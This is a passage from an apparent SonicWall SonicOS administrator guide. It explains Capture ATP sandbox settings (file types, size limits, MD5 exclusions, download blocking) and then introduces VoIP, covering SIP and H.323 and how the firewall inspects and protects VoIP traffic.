Disabled	Capture ATP subscription expired on *renewal_date*.	`renew it`	Click the link to go to MySonicWall to renew the service.

Gateway Anti-Virus status

Icon	Message	Link	Action
Enabled	Gateway Anti-Virus is Enabled.	`manage settings`	Click the link to display the Security Services > Gateway Anti-Virus page.
Disabled	You must enable Gateway Anti-Virus for Capture ATP to function.	`manage settings`	Click the link to display the Security Services > Gateway Anti-Virus page.

Cloud Anti-Virus database status

Icon	Message	Link	Action
Enabled	Cloud Anti-Virus Database is enabled.	`manage settings`	Click the link to display the **Security Services > Gateway Anti-Virus** page.
Disabled	You must enable the Cloud Anti-Virus Database for Capture ATP to function.	`manage settings`	Click the link to display the **Security Services > Gateway Anti-Virus** page.

The **Inspected Protocols** table also provides a `manage settings` link that takes you to the Security Services > Gateway Anti-Virus page. There, you can enable or disable inspection of specific network traffic protocols, including HTTP, FTP, IMAP, SMTP, POP, CIFS, and TCP Stream. Each protocol can be managed separately for inbound and outbound traffic.

The table below **Inspected Protocols** displays the current inspection settings for each protocol, in each direction; see Protocols inspection settings.


Protocols inspection settings

Icon	Message
Enabled	Protocol is inspected.

Protocols inspection settings

Icon	Message
Disabled	Protocol is not inspected.
n/a	Inspection is not applicable to this protocol in this direction.

Bandwidth Management



The **Bandwidth Management** section enables you to select the types of files to be submitted to Capture ATP and to specify the maximum size of submitted files. You can also specify an address object to be excluded from inspection.


By default, only the **Executables (PE, Mach-O, and DMG)** file type is enabled.

The default option for the maximum file size is **Use the default file size specified by the Capture Service (10240 KB)**. This specifies a file size limit of 10 megabytes (10 MB).

If you select **Restrict to KB**, you can enter your own custom value. This value must be a non-zero value and must not be greater than the default limit.

For **Choose an Address Object to exclude from Capture ATP**, optionally select an address object from the drop-down list, or select the option to create a new address object. Members of the selected address object will be excluded from inspection by the Capture ATP service.

Exclusions



The **Exclusion** section allows you to exclude an Address Object or MD5 hash function from Capture ATP.


To exclude an Address Object:

1 Select the Address Object from the drop-down menu or create a new one.

2 Click **Accept**.

To exclude an MD5 file:

1 Click the **MD5 Exclusion List Settings** button. The **Add MD5 Exclusions** dialog displays.



2 Add the 32-hexadecimal-digit hash function to be excluded.


3 Click **Add**.

4 To add more than one file, repeat Step 2 and Step 3 for each hash function.

5 Click **OK**.

6 Click **Accept**.


Custom Blocking Behavior



The **Custom Blocking Behavior** section allows you to select the **Block file download until a verdict is returned** feature.

The default option is **Allow file download while awaiting a verdict**. This setting allows a file to be downloaded without delay while the Capture service analyzes the file for malicious elements. You can set email alerts or check the firewall logs to find out if the Capture service analysis determines that the file is malicious.


The **Block file download until a verdict is returned** feature should only be enabled if the strictest controls are desired. If you select this feature, a warning dialog appears.



NOTE: The **Block file download until a verdict is returned** option only applies to HTTP and HTTPS downloads.

About the Pending Page

The Pending page appears when Capture ATP begins scanning a file for malware. The progress bar fills in as the file is scanned, refreshing every 30 seconds.



About the Block Page


The Block page appears when Capture ATP has identified a file as unsafe due to malware, and blocks the download.

NOTE: The Block page is applicable only when the **Block file download until a verdict is returned** option is selected in the **Custom Blocking Behavior** section of the **Capture ATP > Settings** page.

Configuring Capture ATP


To configure Capture ATP:

1 Navigate to Capture ATP > Settings.



2 Ensure Capture ATP, GAV, Cloud Anti-Virus database, and relevant protocols are enabled.

3 In the **Bandwidth Management** section, select the file types to be analyzed by Capture ATP. By default, only **Executables (PE, Mach-O, and DMG)** is selected.



4 By default **Use the default file size specified by the Capture Service *(10240 KB)*** is selected. To specify a custom size, enter a value between 1 and 10240 in the **Restrict to KB** field.

5 Optionally, to exclude an Address Object from Capture ATP, select an Address Object from the **Choose an Address Object to Exclude from Capture ATP** drop-down menu.

6 Optionally, to exclude a file based on its MD5 checksum, click the **MD5 Exclusion List Settings** button to display the **Add MD5 Exclusions** dialog.


   a Add the 32-digit hexadecimal hash to the **MD5** field.

   b Click **Add**

c Repeat Step a and Step b for each file to exclude.

d Click **OK**.


7 If you are analyzing HTTP/HTTPS files, in the **Custom Blocking Behavior** section, you can specify whether all files are to be blocked until analysis is completed. For information about the Block and Pending pages, see



By default **Allow file download while awaiting a verdict** is selected.

IMPORTANT: The **Block file download until a verdict is returned** feature should only be enabled if the strictest controls are desired.

If you select this feature, a warning dialog appears.




Clicking the:

- **I agree, apply the setting** button selects the **Block file download until a verdict is returned** option. You also must click the **Accept** button for the change to take effect.
- **Never mind, do not apply** link closes the dialog and leaves **Allow file download while awaiting a verdict** selected.

8 Click **Accept**.


Disabling GAV or Cloud Anti-Virus

You can disable the Gateway Anti-Virus or Cloud Anti-Virus services by clearing the checkboxes for them on the **Security Services > Gateway Anti-Virus** page. If you disable either service while Capture ATP is enabled, a popup message is displayed warning you that Capture ATP will also be disabled.



Capture ATP stops working if either Gateway Anti-Virus or Cloud Anti-Virus is disabled. For example, if Gateway Anti-Virus is not enabled, the **Capture ATP > Settings** page shows **You must enable Gateway Anti-Virus for**

Capture ATP to function, along with a `manage settings` link that takes you to the **Security Services > Gateway Anti-Virus** page where you can enable it.



Part 14

VoIP

102

About VoIP

VoIP Overview

Topics:

What is VoIP?

Voice over IP (VoIP) is an umbrella term for a set of technologies that allow voice traffic to be carried over Internet Protocol (IP) networks. VoIP transfers the voice streams of audio calls into data packets as opposed to traditional, analog circuit-switched voice communications used by the public switched telephone network (PSTN).

VoIP is the major driving force behind the convergence of networking and telecommunications by combining voice telephony and data into a single integrated IP network system. VoIP is all about saving cost for companies through eliminating costly redundant infrastructures and telecommunication usage charges while also delivering enhanced management features and calling services features.

VoIP Security

Companies implementing VoIP technologies in an effort to cut communication costs and extend corporate voice services to a distributed workforce face security risks associated with the convergence of voice and data networks. VoIP security and network integrity are an essential part of any VoIP deployment.

The same security threats that plague data networks today are inherited by VoIP but the addition of VoIP as an application on the network makes those threats even more dangerous. By adding VoIP components to your network, you're also adding new security requirements.

VoIP encompasses a number of complex standards that leave the door open for bugs and vulnerabilities within the software implementation. The same types of bugs and vulnerabilities that hamper every operating system

and application available today also apply to VoIP equipment. Many of today's VoIP call servers and gateway devices are built on vulnerable Windows and Linux operating systems.

Firewall Requirements for VoIP

VoIP is more complicated than standard TCP/UDP-based applications. Because of the complexities of VoIP signaling and protocols, as well as inconsistencies that are introduced when a firewall modifies source address and source port information with Network Address Translation (NAT), it is difficult for VoIP to effectively traverse a standard firewall. Here are a few of the reasons why.

- **VoIP operates using two separate protocols** - A signaling protocol (between the client and VoIP Server) and a media protocol (between the clients). Port/IP address pairs used by the media protocols (RTP/RTCP) for each session are negotiated dynamically by the signaling protocols. Firewalls need to dynamically track and maintain this information, securely opening selected ports for the sessions and closing them at the appropriate time.
- **Multiple media ports are dynamically negotiated through the signaling session** - negotiations of the media ports are contained in the payload of the signaling protocols (IP address and port information). Firewalls need to perform deep packet inspection on each packet to acquire the information and dynamically maintain the sessions, thus demanding extra firewall processing.
- **Source and destination IP addresses are embedded within the VoIP signaling packets** - A firewall supporting NAT translates IP addresses and ports at the IP header level for packets. Fully symmetric NAT firewalls adjust their NAT bindings frequently, and may arbitrarily close the pinholes that allow inbound packets to pass into the network they protect, eliminating the service provider's ability to send inbound calls to the customer. To effectively support VoIP it is necessary for a NAT firewall to perform deep packet inspection and transformation of embedded IP addresses and port information as the packets traverse the firewall.
- **Firewalls need to process the signaling protocol suites consisting of different message formats used by different VoIP systems** - Just because two vendors use the same protocol suite does not necessarily mean they will interoperate.

To overcome many of the hurdles introduced by the complexities of VoIP and NAT, vendors are offering Session Border Controllers (SBCs). An SBC sits on the Internet side of a firewall and attempts to control the border of a VoIP network by terminating and re-originating all VoIP media and signalling traffic. In essence, SBCs act as a proxy for VoIP traffic for non-VoIP enabled firewalls. SonicWall network security appliances are VoIP enabled firewalls that eliminate the need for an SBC on your network.

NOTE: VoIP is supported on all SonicWall appliances that can run SonicOS 6.2, as long as the VoIP application is RFC-compliant.

VoIP Protocols

VoIP technologies are built on two primary protocols:

Topics:

H.323

H.323 is a standard developed by the International Telecommunications Union (ITU). It is a comprehensive suite of protocols for voice, video, and data communications between computers, terminals, network devices, and network services. H.323 is designed to enable users to make point-to-point multimedia phone calls over

connectionless packet-switching networks such as private IP networks and the Internet. H.323 is widely supported by manufacturers of video conferencing equipment, VoIP equipment and Internet telephony software and devices.

H.323 uses a combination of TCP and UDP for signaling and ASN.1 for message encoding. H.323v1 was released in 1996 and H.323v5 was released in 2003. As the older standard, H.323 was embraced by many early VoIP players.

An H.323 network consists of four different types of entities:

- **Terminals** - Client end points for multimedia communications. An example would be an H.323 enabled Internet phone or PC.
- **Gatekeepers** - Performs services for call setup and tear down, and registering H.323 terminals for communications. Includes:
    - Address translation.
    - Registration, admission control, and status (RAS).
    - Internet Locator Service (ILS) also falls into this category (although it is not part of H.323). ILS uses LDAP (Lightweight Directory Access Protocol) rather than H.323 messages.
- **Multipoint control units (MCUs)** - Conference control and data distribution for multipoint communications between terminals.
- **Gateways** - Interoperation between H.323 networks and other communications services, such as the circuit-switched Packet Switched Telephone Network (PSTN).

SIP

The Session Initiation Protocol (SIP) standard was developed by the Internet Engineering Task Force (IETF). RFC 2543 was released in March 1999. RFC 3261 was released in June 2002. SIP is a signaling protocol for initiating, managing and terminating sessions. SIP supports 'presence' and mobility and can run over User Datagram Protocol (UDP) and Transmission Control Protocol (TCP).

Using SIP, a VoIP client can initiate and terminate call sessions, invite members into a conferencing session, and perform other telephony tasks. SIP also enables Private Branch Exchanges (PBXs), VoIP gateways, and other communications devices to communicate in standardized collaboration. SIP was also designed to avoid the heavy overhead of H.323.

A SIP network is composed of the following logical entities:

- **User Agent (UA)** - Initiates, receives and terminates calls.
- **Proxy Server** - Acts on behalf of UA in forwarding or responding to requests. A Proxy Server can fork requests to multiple servers. A back-to-back user agent (B2BUA) is a type of Proxy Server that treats each leg of a call passing through it as two distinct SIP call sessions: one between it and the calling phone and the other between it and the called phone. Other Proxy Servers treat all legs of the same call as a single SIP call session.
- **Redirect Server** - Responds to request but does not forward requests.
- **Registration Server** - Handles UA authentication and registration.

SonicWall's VoIP Capabilities

Topics:

- VoIP Security on page 1201

VoIP Security

- **Traffic legitimacy** - Stateful inspection of every VoIP signaling and media packet traversing the firewall ensures all traffic is legitimate. Packets that exploit implementation flaws, causing effects such as buffer overflows in the target device, are the weapons of choice for many attackers. SonicWall network security appliances detect and discard malformed and invalid packets before they reach their intended target.
- **Application-layer protection for VoIP protocols** - Full protection from application-level VoIP exploits through SonicWall Intrusion Prevention Service (IPS). IPS integrates a configurable, high performance scanning engine with a dynamically updated and provisioned database of attack and vulnerability signatures to protect networks against sophisticated Trojans and polymorphic threats. SonicWall extends its IPS signature database with a family of VoIP-specific signatures designed to prevent malicious traffic from reaching protected VoIP phones and servers.
- **DoS and DDoS attack protection** - Prevention of DoS and DDoS attacks, such as the SYN Flood, Ping of Death, and LAND (IP) attack, which are designed to disable a network or service.
    - Validating packet sequence for VoIP signaling packets using TCP to disallow out of sequence and retransmitted packets beyond window.
    - Using randomized TCP sequence numbers (generated by a cryptographic random number generator during connection setup) and validating the flow of data within each TCP session to prevent replay and data insertion attacks.
    - Ensures that attackers cannot overwhelm a server by attempting to open many TCP/IP connections (which are never fully established-usually due to a spoofed source address) by using SYN Flood protection.
- **Stateful monitoring** - Stateful monitoring ensures that packets, even though appearing valid in themselves, are appropriate for the current state of their associated VoIP connection.
- **Encrypted VoIP device support** - SonicWall supports VoIP devices capable of using encryption to protect the media exchange within a VoIP conversation or secure VoIP devices that do not support encrypted media using IPsec VPNs to protect VoIP calls.
- **Application-layer protection -** SonicWall delivers full protection from application-level VoIP exploits through SonicWall Intrusion Prevention Service (IPS). SonicWall IPS is built on a configurable, high performance Deep Packet Inspection engine that provides extended protection of key network services including VoIP, Windows services, and DNS. The extensible signature language used in SonicWall's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. Signature granularity allows SonicWall IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

VoIP Network

- **VoIP over Wireless LAN (WLAN)** - SonicWall extends complete VoIP security to attached wireless networks with its Distributed Wireless Solution. All of the security features provided to VoIP devices

attached to a wired network behind a SonicWall are also provided to VoIP devices using a wireless network.

NOTE: SonicWall's Secure Wireless Solution includes the network enablers to extend secure VoIP communications over wireless networks. Refer to the SonicWall Secure Wireless Network Integrated Solutions Guide available on the SonicWall Web site http://www.sonicwall.com for complete information.

- **Bandwidth Management (BWM) and Quality-of-Service (QoS)** - Bandwidth management (both ingress and egress) can be used to ensure that bandwidth remains available for time-sensitive VoIP traffic. BWM is integrated into SonicWall Quality of Service (QoS) features to provide predictability that is vital for certain types of applications.
- **WAN redundancy and load balancing** - WAN redundancy and load balancing allows for an interface to act as a secondary WAN port. This secondary WAN port can be used in a simple active/passive setup, where traffic is only routed through it if the primary WAN port is down or unavailable. Load balancing can be performed by splitting the routing of traffic based on destination.
- **High availability** - High availability is provided by SonicOS high availability, which ensures reliable, continuous connectivity in the event of a system failure.

VoIP Network Interoperability

- **Plug-and-protect support for VoIP devices** - With SonicOS, VoIP device adds, changes, and removals are handled automatically, ensuring that no VoIP device is left unprotected. Using advanced monitoring and tracking technology, a VoIP device is automatically protected as soon as it is plugged into the network behind a firewall.
- **Full syntax validation of all VoIP signaling packets** - Received signaling packets are fully parsed within SonicOS to ensure they comply with the syntax defined within their associated standard. By performing syntax validation, the firewall can ensure that malformed packets are not permitted to pass through and adversely affect their intended target.
- **Support for dynamic setup and tracking of media streams** - SonicOS tracks each VoIP call from the first signaling packet requesting a call setup, to the point where the call ends. Only based on the successful call progress are additional ports opened (for additional signaling and media exchange) between the calling and called party.

  Media ports that are negotiated as part of the call setup are dynamically assigned by the firewall. Subsequent calls, even between the same parties, will use different ports, thwarting an attacker who may be monitoring specific ports. Required media ports are only opened when the call is fully connected, and are shut down upon call termination. Traffic that tries to use the ports outside of the call is dropped, providing added protection to the VoIP devices behind the firewall.
- **Validation of headers for all media packets** - SonicOS examines and monitors the headers within media packets to allow detection and discarding of out-of-sequence and retransmitted packets (beyond window). Also, by ensuring that a valid header exists, invalid media packets are detected and discarded. By tracking the media streams as well as the signaling, SonicWall provides protection for the entire VoIP session.
- **Configurable inactivity timeouts for signaling and media** - In order to ensure that dropped VoIP connections do not stay open indefinitely, SonicOS monitors the usage of signaling and media streams associated with a VoIP session. Streams that are idle for more than the configured timeout are shut down to prevent potential security holes.
- **SonicOS allows the administrator to control incoming calls** - By requiring that all incoming calls are authorized and authenticated by the H.323 Gatekeeper or SIP Proxy, SonicOS can block unauthorized and spam calls. This allows the administrator to be sure that the VoIP network is being used only for those calls authorized by the company.

- **Comprehensive monitoring and reporting** - For all supported VoIP protocols, SonicOS offers extensive monitoring and troubleshooting tools:
    - Dynamic live reporting of active VoIP calls, indicating the caller and called parties, and bandwidth used.
    - Audit logs of all VoIP calls, indicating caller and called parties, call duration, and total bandwidth used. Logging of abnormal packets seen (such as a bad response) with details of the parties involved and condition seen.
    - Detailed syslog reports and ViewPoint reports for VoIP signaling and media streams. SonicWall ViewPoint is a Web-based graphical reporting tool that provides detailed and comprehensive reports of your security and network activities based on syslog data streams received from the firewall. Reports can be generated about virtually any aspect of firewall activity, including individual user or group usage patterns and events on specific firewalls or groups of firewalls, types and times of attacks, resource consumption and constraints, etc.

Supported Interfaces

VoIP devices are supported on the following SonicOS zones:

- Trusted zones (LAN, VPN)
- Untrusted zones (WAN)
- Public zones (DMZ)
- Wireless zones (WLAN)

Supported VoIP Protocols

Topics:

H.323

SonicOS provides the following support for H.323:

- VoIP devices running all versions of H.323 (currently 1 through to 5) are supported
- Microsoft's LDAP-based Internet Locator Service (ILS)
- Discovery of the Gatekeeper by LAN H.323 terminals using multicast
- Stateful monitoring and processing of Gatekeeper registration, admission, and status (RAS) messages
- Support for H.323 terminals that use encryption for the media streams
- DHCP Option 150. The DHCP Server can be configured to return the address of a VoIP specific TFTP server to DHCP clients
- In addition to H.323 support, SonicOS supports VoIP devices using the following additional ITU standards:
    - T.120 for application sharing, electronic white-boarding, file exchange, and chat

- H.239 to allow multiple channels for delivering audio, video and data
- H.281 for Far End Camera Control (FECC)

SIP

SonicOS provides the following support for SIP:

- Base SIP standard (both RFC 2543 and RFC 3261)
- SIP INFO method (RFC 2976)
- Reliability of provisional responses in SIP (RFC 3262)
- SIP specific event notification (RFC 3265)
- SIP UPDATE method (RFC 3311)
- DHCP option for SIP servers (RFC 3361)
- SIP extension for instant messaging (RFC 3428)
- SIP REFER method (RFC 3515)
- Extension to SIP for symmetric response routing (RFC 3581)

SonicWall VoIP Vendor Interoperability

Partial list of devices with which SonicWall VoIP interoperates lists many devices from leading manufacturers with which SonicWall VoIP interoperates.

Partial list of devices with which SonicWall VoIP interoperates

H.323	SIP
Soft-Phones: Avaya Microsoft NetMeeting OpenPhone PolyCom SJLabs SJ Phone Telephones/VideoPhones: Avaya Cisco D-Link PolyCom Sony Gatekeepers: Cisco OpenH323 Gatekeeper Gateway: Cisco	Soft-Phones: Apple iChat Avaya Microsoft MSN Messenger Nortel Multimedia PC Client PingTel Instant Xpressa PolyCom Siemens SCS Client SJLabs SJPhone XTen X-Lite Ubiquity SIP User Agent Telephones/ATAs: Avaya Cisco Grandstream BudgetOne Mitel Packet8 ATA PingTel Xpressa PolyCom PolyCom Pulver Innovations WiSIP SoundPoint SIP Proxies/Services: Cisco SIP Proxy Server Brekeke Software OnDo SIP Proxy Packet8 Siemens SCS SIP Proxy Vonage

CODECs

- **SonicOS supports media streams from any CODEC** - Media streams carry audio and video signals that have been processed by a hardware/software CODEC (COder/DECoder) within the VoIP device. CODECs use coding and compression techniques to reduce the amount of data required to represent audio/video signals. Some examples of CODECs are:
  - H.264, H.263, and H.261 for video
  - MPEG4, G.711, G.722, G.723, G.728, G.729 for audio

VoIP Protocols that SonicOS Does Not Perform Deep Packet Inspection on

SonicWall network security appliances do not currently support deep packet inspection for the following protocols; therefore, these protocols should only be used in non-NAT environments.

- Proprietary extensions to H.323 or SIP
- MGCP
- Megaco/H.248
- Cisco Skinny Client Control Protocol (SCCP)
- IP-QSIG

- Proprietary protocols (Mitel's MiNET, 3Com NBX, etc.)

BWM and QoS

One of the greatest challenges for VoIP is ensuring high speech quality over an IP network. IP was designed primarily for asynchronous data traffic, which can tolerate delay. VoIP, however, is very sensitive to delay and packet loss. Managing access and prioritizing traffic are important requirements for ensuring high-quality, real-time VoIP communications.

SonicWall's integrated Bandwidth Management (BWM) and Quality of Service (QoS) features provide the tools for managing the reliability and quality of your VoIP communications.

Quality of Service

QoS encompasses a number of methods intended to provide predictable network behavior and performance. Network predictability is vital to VoIP and other mission critical applications. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

SonicOS includes QoS features that adds the ability to recognize, map, modify and generate the industry-standard 802.1p and Differentiated Services Code Points (DSCP) Class of Service (CoS) designators.

How SonicOS Handles VoIP Calls


SonicOS provides an efficient and secure solution for all VoIP call scenarios. The following are examples of how SonicOS handles VoIP call flows:

- Incoming Calls on page 1207
- Local Calls on page 1208

Incoming Calls

Incoming call sequence of events shows the sequence of events that occurs during an incoming call.

